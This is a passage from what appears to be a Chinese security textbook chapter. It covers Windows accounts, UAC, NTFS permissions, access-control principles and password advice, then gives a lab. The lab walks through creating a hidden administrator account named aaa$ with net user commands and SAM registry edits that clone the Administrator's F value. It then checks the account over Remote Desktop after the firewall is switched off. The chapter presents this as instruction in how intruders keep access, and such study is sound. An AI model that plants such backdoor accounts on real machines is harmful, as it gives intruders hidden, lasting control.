账户分为管理员账户和一般账户。管理员账户能够看见所有东西，并且拥有所有权限，简单地说就是可以对计算机做任何修改。而一般账户只能用于浏览，不能对计算机做出任何修改，并且硬盘的有些文件是不允许浏览的，例如系统文件还有管理员设定的一些隐私文件。二者的作用，管理员是用来设定和修改计算机的相关操作，一般账户就是用做一般浏览，不能做出修改。相对来说，管理员设定一般账户是为了让客人或者计算机借给别人用的时候不透露自己的隐私或者修改自己的设置。

2）权限

权限(Permission)是针对资源而言的。也就是说，设置权限只能是以资源为对象，即“设置某个文件夹有哪些用户可以拥有相应的权限”，而不能是以用户为主，即“设置某个用户可以对哪些资源拥有权限”。这就意味着“权限”必须针对“资源”而言，脱离了资源去谈权限毫无意义。在提到权限的具体实施时，“某个资源”是必须存在的。利用权限可以控制资源被访问的方式，如 User 组的成员对某个资源拥有“读取”操作权限、Administrators 组成员拥有“读取＋写入＋删除”操作权限等。

3）访问令牌

访问令牌属于 Windows 的内核对象，属于保护对象，当用户登录到一台计算机时，登录进程会验证用户的登录凭据，如果验证成功，登录进程会返回一个对应用户的 SID(安全标识符)和一个用户的安全组 SID 列表。计算机会根据这些信息为当前登录的用户生成一个访问令牌，该令

牌会跟随用户执行每一个线程与进程。

4）**访问控制策略**

访问控制策略是网络安全防范和保护的主要策略，其任务是保证网络资源不被非法使用和非法访问。各种网络安全策略必须相互配合才能真正起到保护作用，而访问控制是保证网络安全最重要的核心策略之一。访问控制策略包括入网访问控制策略、操作权限控制策略、目录安全控制策略、属性安全控制策略、网络服务器安全控制策略、网络监测与锁定控制策略以及防火墙控制策略 7 个方面的内容。

4．预备知识

1）用户账户控制

用户账户控制（User Account Control，UAC）是 Windows Vista（Vista 的正式名称为 Windows NT 6.0，Windows 7 为 Windows NT 6.1）中一组新的基础结构技术，可以帮助阻止恶意程序（有时也称为恶意软件）损坏系统，同时也可以帮助组织部署更易于管理的平台。

使用 UAC，应用程序和任务总是在非管理员账户的安全上下文中运行，但管理员专门给系统授予管理员级别的访问权限时除外。UAC 会阻止未经授权应用程序的自动安装，防止无意中对系统设置进行更改。

UAC 是 Windows Vista 的核心安全功能，消除了以管理员身份登录带来的风险。任何用户登录到计算机后，系统为该用户创建一个访问令牌。该访问令牌包含有关授予给该用户的访问权限级别的信息，其中包括特定的安全标识符（SID）和 Windows 权限。

当管理员登录到计算机时，Windows Vista 为该用户创建两个单独的访问令牌：标准用户访问令牌（Standard User Token）和管理员访问令牌（Admin Token）。标准用户访问令牌包含的用户特定信息与管理员访问令牌包含的信息相同，但是已经删除管理 Windows 权限和 SID。标准用户访问令牌用于启动不执行管理任务的应用程序（即标准用户应用程序）。当管理员需要运行执行管理任务的应用程序（即管理员应用程序）时，Windows Vista 提示用户将他们的安全上下文从标准用户更改或“提升”为管理员。该默认管理员用户体验称为“管理审核模式”。在该模式下，应用程序需要特定的权限才能以管理员应用程序（具有与管理员相同访问权限的应用程序）运行。

如果用户是标准用户登录到计算机时，Windows 7 下该用户可以输入一个本地 Administrators 组成员的账户的用户名和密码，而“动态”提升管理员权限（类似有 Linux 下的 sudo 命令）。

（1）需要解禁 Administrator 并指定密码。执行 lusrmgr.msc 命令，打开用户组控制单元，并在其中解禁 Administrator 并设置密码。

（2）普通模式下的 cmd 中，执行命令 runas /user:administrator cmd.exe，则打开一个以管理员身份运行的 cmd。之后会像 Linux 的 sudo 一样，要求输入管理员的密码。

（3）新打开的 cmd 中，执行需要提升权限的操作，例如 arp -d。执行后用 exit 命令退出。

Administrators 组和 Standard Users 组的用户操作权限具体表现如下。

（1）Administrators 组权限：

① 安装操作系统和组件（例如硬件驱动程序、系统服务等）。

② 安装 Service Packs 和 Windows Packs。

③ 升级操作系统。

④ 修复操作系统。

⑤ 配置关键操作系统参数，例如密码策略、访问控制、审核策略、内核模式驱动程序配置等。

⑥ 获取已经不能访问的文件的所有权。

⑦ 管理安全措施和审核日志。

⑧ 备份和还原系统。

（2）Standard Users 组权限：

① 用户不能修改系统注册表设置、操作系统文件或程序文件。

② 用户可以关闭工作站但不能关闭服务器。

③ 可以创建本地组，但只能修改自己创建的本地组。

④ 可以运行由管理员安装和配置的程序。

⑤ 对自己的所有数据文件（%userprofile%）和自己的那一部分注册表（HKEY_CURRENT_USER）有完全的控制权。

账户安全的一般策略是：

（1）限制不必要的用户。

系统的账户越多，黑客们得到合法用户权限的可能性一般也就越大，因此删除不必要的用户有助于提升系统安全性。

（2）创建两个管理员账户。

不用内建的 Administrator 账户登入系统，创建一个自定义的用户名加入管理员组。

（3）修改管理员账户和创建陷阱账户。

黑客往往会从 Administrator 账户入手开始进攻，有必要修改内建的 Administrator 账户名。方法是：运行组策略，打开“本地安全设置”对话框，依次展开“本地策略”→“安全选项”，在右边窗格中有一个“账户：重命名系统管理员账户”的策略，双击打开它，给 Administrator 重新设置一个平淡的用户名，不要使用 Admin 之类的名字，尽量把它伪装成普通用户，例如改成：guestone。然后新建一个名称为 Administrator 的“受限制用户”作为陷阱账户，把它的权限设置成最低，什么事也干不了，并且加上一个超过 10 位的超级复杂密码。这样可以让黑客把时间浪费在这个陷阱账户中，并且可以借此发现黑客的入侵企图。

（4）创建 Good 密码。

2010 年知名网站 CSDN 的用户数据库发生一次严重的暴库泄密事件，涉及的账户总量高达 600 多万个。据统计，公布的 6 428 632 个 CSDN 账户显示有 239 万人的密码存在重复，在所有密码中，有 235 000 人使用 123456789 作为密码，重复率高居榜首。好的（Good）密码设置建议如下。

① 绝不要用 admin、root 或 administrator 作为管理员账户的登录名。

② 一个好的密码（如图 7-1 所示）是：

✍ 私人的：仅仅只有一个人知道和使用。

✍ 秘密的：它不以明文的形式出现在任何文件上或程序或贴在终端上的一张纸上。

✍ 简单好记：所以没有必要写下来。

✍ 至少 8 个字符，复杂，至少 3 个以下的混合组合：大写字母、小写字母、数字和标点符号。

✍任何程序在有限的时间内都不能得出密码,例如不到一周的时间。

✍经常改变,例如每3个月改变一次。

注意,有人可能会看到用户打字。如果用户在登录的时候错误地在用户名的输入框中输入了密码,则密码可能会出现在系统日志中。




图7-1 Good 密码

表7-1给出了一个Good密码的具体例子。

表7-1 Good 密码示例

Combine 2 unrelated words	Mail+phone=m@!lf0n3
Abbreviate a phrase	My favorite color is blue=Mfciblue
Music lyric	Happy birthday to you, Happy birthday to you, Happy birthday dear John, happy birthday to you. hb2uhb2uhbdJhb2u

2)用户访问权限

NTFS权限一般有6种:完全控制,修改,读取和运行,列出文件夹目录,读取,写入。

(1)**完全控制(Full Control)**:该权限允许用户对文件夹、子文件夹、文件进行全权控制,如修改资源的权限、获取资源的所有者、删除资源的权限等,拥有完全控制权限就等于拥有了其他所有的权限。

(2)**修改(Modify)**:该权限允许用户修改或删除资源,同时让用户拥有写入、读取和运行权限。

(3)**读取和运行(Read & Execute)**:该权限允许用户拥有读取和列出资源目录的权限,另外也允许用户在资源中进行移动和遍历,这使得用户能够直接访问子文件夹与文件,即使用户没有权限访问这个路径。

(4)**列出文件夹目录(List Folder Contents)**:该权限允许用户查看资源中的子文件夹与文件名称。

(5) **读取(Read)**：该权限允许用户查看该文件夹中的文件以及子文件夹，也允许查看该文件夹的属性、所有者和拥有的权限等。

(6) **写入(Write)**：该权限允许用户在该文件夹中创建新的文件和子文件夹，也可以改变文件夹的属性、查看文件夹的所有者和权限等。

3) 访问控制基本原则

(1) 拒绝优于允许原则。

拒绝优于允许原则是一条非常重要且基础性的原则，用于处理因用户在用户组的归属方面引起的权限"纠纷"。

(2) 权限最小化(也称为最小特权)原则。

权限最小化原则在保持完整性方面起着重要的作用。权限最小化原则是指用户所拥有的权力不能超过他执行工作时所需的权限。这一原则的应用可限制事故、错误、未授权使用带来的损害。

(3) 权限继承性原则。

权限继承性原则可以让资源的权限设置变得更加简单。假设现在有个DOC目录，在这个目录中有DOC01、DOC02、DOC03等子目录，现在需要对DOC目录及其下的子目录均设置"ABC"用户有"写入"权限。因为有继承性原则，所以只需对DOC目录设置ABC用户有写入权限，其下的所有子目录将自动继承这个权限。

(4) 累加原则。

假设现在ABC用户既属于A用户组，也属于B用户组，它在A用户组的权限是"读取"，在B用户组中的权限是"写入"，那么根据累加原则，ABC用户的实际权限将会是"读取+写入"两种。

拒绝优于允许原则是用于解决权限设置上的冲突问题的；权限最小化原则是用于保障资源安全的；权限继承性原则是用于"自动化"执行权限设置的；而累加原则则是让权限的设置更加灵活多变。几个原则各有所用，缺少哪一项都会给权限的设置带来很多麻烦。

【例7-1】 以标准用户账户ABC登录之后，建立一个文件夹/文件，则该文件夹/文件的所有者就是ABC。管理员账户或者管理员组可以剥夺该文件/文件夹的所有权，使它的所有者发生改变。

【例7-2】 ABC账户对于某个文件夹test的NTFS权限为只读，Administrators组对于文件夹test的NTFS权限为修改，Users组对于文件夹test的NTFS权限为写入。ABC属于Administrators组。问：ABC账户身份登录访问文件夹test时，最终有效权限是什么?

分析：

```
ABC身份登录最终权限
    = ABC所属于的所有组针对该文件夹NTFS权限的累加
    + ABC对于该文件夹的单独NTFS权限
    = 修改 + 写入 + 只读 = 修改
```

【例7-3】 ABC账户对于文件夹test的NTFS权限为只读，Administrators组对于文件夹test的NTFS权限为完全控制，Users组对于文件夹test的NTFS权限为拒绝访问。

B组针对文件夹 test 的权限为完全控制,ABC属于 Administrators 组。问:ABC账户身份登录访问文件夹 test 时,最终有效权限是什么?

分析:

```
ABC 身份登录最终权限
    = ABC 所属于的所有组针对该文件夹 NTFS 权限的累加
    + ABC 对于该文件夹的单独 NTFS 权限
    = 只读 + 完全控制 + 拒绝
    = 拒绝,
```

即优先权:拒绝>完全控制>修改。

5. 实践操作及步骤

1) 建立和删除系统隐藏账户

当黑客入侵一台主机后,通常会留下后门以便长时间地控制该主机,较常见的是账户隐藏技术,一般用户很难发现系统中隐藏账户的存在。下面给出 Windows 7 系统的设置过程。

(1) 简单隐藏账户。

单击"开始"→"运行",输入"CMD"运行"命令提示符"。

① 输入"net user aaa$ /add"增加一个密码为空的"aaa$"账户。

② 输入"net localgroup administrators aaa$ /add"将"aaa$"加入管理员用户组。

③ 输入"net user aaa /add"增加测试账户。

④ 输入 net user 查看有哪些用户,如图 7-2 所示,没有显示"aaa$"账户,即被隐藏了。



图 7-2 账户列表

进入控制面板的"用户账户"→"管理账户",还是可以看到"aaa$"账户。这种方法只能将账户在"命令提示符"中进行隐藏,而无法将账户在控制面板中隐藏。

(2) 复杂账户隐藏。

复杂账户隐藏即通过修改注册表来隐藏账户,注册表中的 HKEY_LOCAL_MACHINE\SAM\SAM 注册项存储着账户相关信息,默认情况下无法展开该项,这是因为系统没有给予管理员修改权限。但是可以手动给管理员赋予修改权限。右击 SAM 注册项弹出右键菜单如图 7-3(a)所示,单击"权限"子菜单,弹出"SAM 的权限"设置对话框,如图 7-3(b)所示。

在图 7-3(b)中选中 Administrators 账户,在下方的权限设置处勾选"完全控制",完成后单击"确定"按钮即可,SAM 项都可以展开了。图 7-3(b)中有可能没有 Administrators 账户,需要单击"添加"按钮,弹出"选择用户或组"对话框,如图 7-4 所示。

在图 7-4(a)中单击"高级"按钮,这时的"选择用户或组"对话框如图 7-4(b)所示。



(a)



(b)

图 7-3　SAM 的权限调整



(a) 单击“高级”按钮



(b) 立即查找并选择Administrators账户

图 7-4　添加账户



(c) 显示已选择的账户

图 7-4 (续)

在图 7-4(b)中单击“立即查找”按钮,显示本机所有用户和组,选择 Administrators 账户。单击“确定”按钮后,“选择用户或组”对话框如图 7-4(c)所示,显示已选择的账户名称,单击“确定”按钮后为其修改权限。

取得注册表操作权限后,就可以展开 SAM 注册项,在\Domains\Account\Users\Names 下显示出系统中所有存在的账户 aaa、aaa$、Administrator 和 Guest,对应的账户类型为:000003EA、000003E9、000001F4 和 000001F5,如图 7-5 所示。




图 7-5 展开 SAM 注册项

将 aaa$账户的键值导出为 aaa$.reg,同时将 000003E9 和 000001F4 项分别导出为 user.reg、admin.reg。用“记事本”打开 admin.reg,将其中 F 值后面的内容复制下来,替换 user.reg 中的 F 值内容,完成后保存。000001F4 中的 F 值示例如下:

```
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\000001F4]
"F" = hex:02,00,01,00,00,00,00,00,40,20,fe,07,69,9b,cf,01,00,00,00,00,00,00,00,\00,bc,
08,87,90,03,54,cf,01,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,\f4,01,00,00,01,
02,00,00,10,02,00,00,00,00,00,00,00,00,01,01,01,00,00,00,00,\00,00,00,88,52,35,00
"V" = hex:00,00,00,00,bc,00,00,00, …
```

接下来进入“命令提示符”，输入“net user aaa＄ /del”将建立的隐藏账户删除。最后，将 aaa＄.reg 和 user.reg 导入注册表，至此，隐藏账户制作完成，最后设置 SAM 项的权限，将 Administrators 所拥有的权限全部取消。

图 7-6 显示当计算机回到登录界面时，只会显示 aaa 和 Administrator 而不会显示 aaa＄，同时在控制面板的账户管理界面也不会显示 aaa＄。




图 7-6 登录界面

(3) 验证方法。

简单验证方式：在命令提示符中输入“net user aaa＄ 123456”(修改密码)，如果 aaa＄账户存在则显示命令执行成功，否则显示“找不到用户名”。

远程桌面验证方式：设计算机 B(IP 地址：192.168.0.103)中存在隐藏账户 aaa＄，则计算机 A 通过“远程桌面连接”(附件菜单中)利用隐藏账户 aaa＄远程登录计算机 B，具体步骤如下。

① 查看计算机 B 是否开启服务 Remote Desktop Services，在命令提示符中输入“services.msc”启动“服务”对话框，如图 7-7 所示，如果该服务未启动则选择右键菜单中的“启动”子菜单即可。



图 7-7 “服务”对话框

② 计算机 B：右击桌面上的“计算机”图标选择“属性”菜单项，则打开如图 7-8 所示的设置界面，单击“远程设置”，弹出“系统属性”对话框并显示“远程”选项卡，完成如图 7-8 所示的设置。




图 7-8　计算机远程设置

③ 计算机 B：关闭安全软件的防火墙，如关闭 ESET 中的个人防火墙，如图 7-9 所示。



图 7-9　ESET 个人防火墙

④ 计算机 A：保证能 ping 通计算机 A，即“ping 192.168.0.103”命令成功。然后选择“开始”→“附件”→“远程桌面连接”，配置过程如图 7-10 所示。


(4) 清除隐藏账户的方法。

